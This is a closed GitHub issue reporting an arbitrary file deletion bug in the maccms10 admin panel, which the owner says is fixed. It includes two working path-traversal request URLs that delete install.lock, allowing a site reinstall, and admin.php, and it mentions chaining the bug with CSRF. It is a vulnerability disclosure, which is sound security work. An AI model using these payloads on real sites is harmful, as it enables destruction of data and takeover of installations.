New issue

Jump to bottom

Any file can be deleted in the background #79

Closed 1979139113 opened this issue on Oct 22, 2019 · 1 comment

1979139113 commented on Oct 22, 2019 • edited

In the ""超级控制台->基础->附件管理"", delete function can delete any file, including `/application/data/install/install.lock`


After the administrator logged in, open the following link.

```
http://127.0.0.1/maccms10/admin.php/admin/images/del.html?ids%5B%5D=/upload/../application/data/install/install.lock
```

File `install.lock` will be deleted

Then visit `install.php`

This can reinstall the entire site.



delete `admin.php`

```
http://127.0.0.1/maccms10/admin.php/admin/images/del.html?ids%5B%5D=/upload/../admin.php
```

In general, it can be used with CSRF vulnerabilities to delete arbitrary files.

magicblack commented on Oct 23, 2019 Owner

修复~等待发包

magicblack closed this as completed on Oct 23, 2019

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants